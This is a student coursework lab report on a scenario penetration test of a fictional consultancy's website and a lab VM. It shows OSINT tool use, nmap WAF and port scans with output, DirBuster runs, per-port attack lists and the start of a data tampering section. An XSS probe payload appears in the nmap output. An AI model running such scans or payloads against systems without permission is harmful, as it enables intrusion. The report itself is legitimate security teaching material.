UNIVERSITY OF WESTMINSTER

INFORMATICS INSTITUTE OF TECHNOLOGY

INFORMATICS INSTITUTE OF TECHNOLOGY

In Collaboration with

UNIVERSITY OF WESTMINSTER (UOW)

BEng (Hons) in Software Engineering

6COSC019C.2 Cyber Security

– COURSEWORK –

Scenario Based Lab Report

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Building the Scenario

Scenario Organization: CyberSafeGuard Solutions Ltd.

CyberSafeGuard Solutions Ltd. is a medium-sized cybersecurity consultancy, specializing in tailored security solutions for small and medium-sized businesses (SMBs). With around 50 employees, the company serves clients nationwide, offering services like penetration testing, vulnerability assessments, and incident response planning.

Type and Size of Organization:

CyberSafeGuard Solutions Ltd. operates as a medium-sized cybersecurity consultancy, serving clients nationwide.

Type of Data:

The Company manages sensitive data including,

- Financial records
- Client information
- Internal communications
- Requiring robust protection against unauthorized access

Types of Users:

The user base includes managers, IT specialists, cybersecurity experts, and administrative staff, each with distinct roles in the organization.

Scenario Description:

"I'm leading a penetration test focusing on CyberSafeGuard Solutions' web application. This platform manages client engagements, security audits, and facilitates communication. The application, overseen by administrative users, holds sensitive client data and features messaging for real-time collaboration. The test aims to identify vulnerabilities and provide remediation recommendations, supporting the company's commitment to cybersecurity excellence."

A - Information Gathering:

OSINT investigations unveiled security risks and organizational structure for CyberSafeGuard Solutions Ltd. through sources like social media and online documents. Website reconnaissance exposed flaws, aiding exploitation attempts, while insights from source code and transactions were vital for evaluation.

OSINT Activities:

Publicly available information aids OSINT operations in assessing potential security threats, understanding the target's digital footprint, and guiding subsequent penetration testing efforts.

Example 1-Harvester

The Harvester tool is a versatile OSINT (Open Source Intelligence) tool used to gather information about a target domain or organization from various public sources on the internet. It systematically collects data such as email addresses, subdomains, hostnames, and employee names from sources like search engines, social media platforms, and public databases.

For example, in the context of the cwscenario.site web application, the Harvester tool can be employed to extract email addresses associated with the domain, identify subdomains, and uncover any publicly available information about the organization's employees or partners. This information can provide valuable insights into the organization's digital footprint, potential attack vectors, and areas of vulnerability, helping to inform subsequent penetration testing efforts.

Figure-1-Harvester

It searches a wide range of websites, apps, and search engines to gather important data.

Figure-2-Results

During the evaluation, the Harvester identified 12 IP addresses and a website host, providing a comprehensive digital footprint for further OSINT operations.

Example 2 - Spiderfoot

Another important OSINT tool, Spiderfoot, improved the capability to obtain intelligence about the cwscenario.site web application.





Figure-3-Spiderfoot

It managed to acquire a thorough understanding of the website's infrastructure and related data categories by utilizing Spiderfoot.



CyberSafeGuard Solutions Ltd RUNNING


Summary | Correlations | Browse | Graph | Scan Settings | Log

Search...

Type	Unique Data Elements	Total Data Elements	Last Data Element
Affiliate - Internet Name	6	6	2024-04-27 13:34:42
BGP AS Membership	1	2	2024-04-27 13:37:33
Co-Hosted Site	2	12	2024-04-27 13:34:56
DNS SPF Record	1	1	2024-04-27 13:34:41
DNS TXT Record	2	2	2024-04-27 13:34:41
Domain Name	1	11	2024-04-27 13:34:57
Domain Name (Parent)	1	1	2024-04-27 13:37:09
Email Gateway (DNS MX Records)	2	2	2024-04-27 13:34:41
IP Address	1	1	2024-04-27 13:34:00
IPv6 Address	1	1	2024-04-27 13:34:00
Internet Name	4	29	2024-04-27 13:37:09
Internet Name - Unresolved	6	42	2024-04-27 13:34:56
Linked URL - Internal	2	2	2024-04-27 13:33:06
Name Server (DNS NS Records)	4	4	2024-04-27 13:34:41
Netblock Membership	1	1	2024-04-27 13:37:33
Physical Address	1	1	2024-04-27 13:37:22

Figure-4-Spiderfoot

Among the noteworthy discoveries were associated IP addresses and web servers.



CyberSafeGuard Solutions Ltd RUNNING

Summary | Correlations | Browse | Graph | Scan Settings | Log

Search...

Browse / Affiliate - Internet Name

Data Element	Source Data Element	Source Module	Identified
adsredir.ionos.info	autodiscover.cwscenario.site	sfp_dnsraw	2024-04-27 13:38:26
mx00.ionos.co.uk	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:42
mx01.ionos.co.uk	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:42
ns1032.ui-dns.de	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:42
ns1093.ui-dns.com	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:41
ns1108.ui-dns.org	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:41
ns1115.ui-dns.biz	cwscenario.site	sfp_dnsraw	2024-04-27 13:34:42

Figure-5-AFFILICATE

Figure-6-WEB-SERVER

This thorough analysis offers priceless context for evaluating possible vulnerability areas and attack pathways.

The Effectiveness- By obtaining information from publicly available sources,

- OSINT tools are essential to information gathering process.
- This information forms the basis for identifying vulnerabilities in web applications, ranging from information about the infrastructure to possible avenues of attack.
- Penetration testers can find vulnerabilities and decide when to deploy security measures by modeling attacks and evaluating information they have gathered.
- An essential first step in the penetration testing process, OSINT gives testers information about the target's architecture, network topology, and possible security risks.

Why does the penetration Testers Use OSINT?

OSINT is prioritized by penetration testers for its comprehensive information, enabling them to identify network topologies, domain names, servers, and infrastructure details for successful attacks and efficient mitigation strategies.

The Scenario Assessment:

OSINT activities offer CyberSafeGuard Solutions Ltd. insights into potential attack vectors and vulnerabilities, aiding in effective security prioritization. To enhance defenses and protect sensitive user data, additional measures such as intrusion detection systems, web application firewalls, and firewalls can be implemented. Ultimately, OSINT tools enable comprehensive threat assessments, risk mitigation, and asset protection.

1. Website Reconnaissance:

The web application is thoroughly examined for transactions and code, using tools like nmap and dirBuster to locate firewall information and network ranges.

Nmap,

```
┌──(w1761374_achintha㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -p 80,443 --script=http-waf-detect www.cwscenario.site
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-27 14:28 EDT
Nmap scan report for www.cwscenario.site (217.160.0.219)
Host is up (0.38s latency).
Other addresses for www.cwscenario.site (not scanned): 2001:8d8:100f:f000::2b
6
rDNS record for 217.160.0.219: 217-160-0-219.elastic-ssl.ui-r.com

PORT    STATE SERVICE
80/tcp  open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_www.cwscenario.site:80/?p4yl04d3=<script>alert(document.cookie)</script>
443/tcp open  https
| http-waf-detect: IDS/IPS/WAF detected:
|_www.cwscenario.site:443/?p4yl04d3=<script>alert(document.cookie)</script>

Nmap done: 1 IP address (1 host up) scanned in 4.73 seconds
```

Figure 7 Reconnaissance-NMap

```
┌──(w1761374_achintha㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -p 80,443 --script=http-waf-fingerprint www.cwscenario.site
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-27 16:14 EDT
Nmap scan report for www.cwscenario.site (217.160.0.219)
Host is up (0.28s latency).
Other addresses for www.cwscenario.site (not scanned): 2001:8d8:100f:f000::2b
6
rDNS record for 217.160.0.219: 217-160-0-219.elastic-ssl.ui-r.com

PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
```

Figure 8 FINGERPRINTING-THE-FIREWALL-(nmap)

DirBuster,

```
┌──(w1761374_achintha㉿kali)-[~]
└─$ dirbuster -Report
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file pure brute forcing
listLen: 65 minLen: 1 maxLen: 8
Total for a pure brute force = 3.2362363809204E14
Dir found: / - 200
Apr 29, 2024 5:49:45 AM au.id.jericho.lib.html.LoggerProviderJava$JavaLogger
info
INFO: StartTag a at (r180,c322,p24912) has missing whitespace after quoted at
tribute value at position (r180,c386,p24976)
Dir found: /h/ - 301
Dir found: /s/ - 301
Dir found: /H/ - 301
Exception in thread "Thread-29" java.lang.NullPointerException: Cannot invoke
 "java.io.BufferedReader.close()" because "d" is null
        at com.sittinglittleduck.DirBuster.workGenerators.WorkerGeneratorMult
iThreaded.run(WorkerGeneratorMultiThreaded.java:295)
        at java.base/java.lang.Thread.run(Thread.java:833)
Exception in thread "Thread-30" java.lang.NullPointerException: Cannot invoke
 "java.io.BufferedReader.close()" because "d" is null
        at com.sittinglittleduck.DirBuster.workGenerators.WorkerGeneratorMult
iThreaded.run(WorkerGeneratorMultiThreaded.java:295)
```

Figure-9-Website-Reconnaissance-(DirBuster)




Figure-10-Website-Reconnaissance-(DirBuster)-Report

The Scenario Assessment:

During later stages of penetration testing, detailed data obtained from website reconnaissance is crucial for crafting precise attacks. For instance, understanding SQL injection vulnerabilities and the technology stack allows attackers to manipulate database queries, potentially extracting sensitive data or executing unauthorized actions. Additionally, insights into the application's data flow help identify potential entry points, such as inadequate access controls or insecure direct object references. This knowledge forms the basis for developing tailored exploit plans to target specific flaws in CyberSafeGuard Solutions Ltd.'s web services.

2. Port Scanning and Enumeration:

Port scanning and enumeration were performed on websites to identify network infrastructure vulnerabilities by scrutinizing server machines for open ports and operational services.

Port Scanning,

Checking the server responds show in below figure.

```
┌──(w1761374_achintha㉿kali)-[~]
└─$ nmap -sn 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-28 01:33 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0038s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Figure-11-NMAP-PORT-SCANNING

Getting the open ports on the Network, The Attackers are allowed through Open ports which connects with the network.

Information Executed from the server is shown below,

```
┌──(w1761374_achintha㉿kali)-[~]
└─$ nmap 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-28 01:34 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0015s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Figure-12-NMAP

```
┌──(w1761374_achintha㉿kali)-[~]
└─$ sudo nmap -sV -O 192.168.56.102
[sudo] password for w1761374_achintha:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-28 01:35 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0026s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; proto
col 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5
.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/
2.6.5 mod_ssl/2.2.14 OpenSSL ... )
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5
.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/
2.6.5 mod_ssl/2.2.14 OpenSSL ... )
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-object Java Object Serialization
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port5001-TCP:V=7.93%I=7%D=4/28%Time=662DE027%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
MAC Address: 08:00:27:5F:19:98 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds
```

Figure-15-SUDO-NMAP

The network has been identifies active Machines.

```
┌──(w1761374_achintha㉿kali)-[~]
└─$ nmap -sP 192.168.56.*
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-28 01:36 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 7.23 seconds
```

Figure-14-NMAP-SP

Open ports serve as communication endpoints awaiting incoming connections. Port 22 (SSH) facilitates secure remote access and file transfers, while port 80 (HTTP) handles unencrypted web traffic.

- Brute-force attacks target Port 22 (SSH) with weak passwords.

- HTTP Port 80 is prone to various attacks like buffer overflow, cross-site scripting (XSS), and SQL injection.
- Attacks exploiting SMB and NetBIOS name server poisoning are common on Port 139 (NETBIOS-SSN).
- IMAP Port 143 is vulnerable to buffer overflow and email-based malware such as phishing.
- Port 443 (HTTPS) is susceptible to SSL/TLS vulnerabilities like Heartbleed and man-in-the-middle attacks.
- Port 5001 (Complex Link) may face data leaks or unauthorized access if the file-sharing system lacks adequate security.

Results of Enumeration




Figure-16-Results-of-Enumeration




Figure-17-Results-of-SRV-Enumeration

What is open port?

Open ports in a network accept TCP or UDP traffic, serving as communication endpoints for connections. They are essential for interaction with server technology. However, some open ports pose security risks, and unauthorized access is crucial to prevent data breaches.

What Threats causes from Open port Network?

Open ports pose multiple threats to networks, including unauthorized access to sensitive data, potential damage to network integrity due to malicious services, and potential data breaches due to system flaws.

The Scenario Assessment:

CyberSafeGuard Solutions Ltd.'s network faces numerous threats from open ports, providing entry points for cybercriminals to access sensitive data and install malicious services. Enumeration supplements port scanning, offering attackers insights into network ranges, active computers, and system architectures, facilitating targeted attacks on vulnerable components and services.

B - Server-Side Exploits:

1. Data Tampering:

Data tampering is the unauthorized alteration of data transmitted or stored on a computer system, which violates the integrity principle of cybersecurity by compromising its accuracy and dependability.




Figure-18-OWASP-MANTRA

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Vulnerability Identification and Exploitation:

During penetration testing, a critical vulnerability was found in the web application, enabling unauthorized individuals to manipulate stored or transmitted data. This weakness provides attackers with an opportunity to tamper with data, risking misinformation or incorrect actions. Moreover, unauthorized access and alteration of sensitive information could compromise data confidentiality, exposing it to external threats.



Figure-19-OWASP-TAMPERING-SERVER-OF-WEB-APP

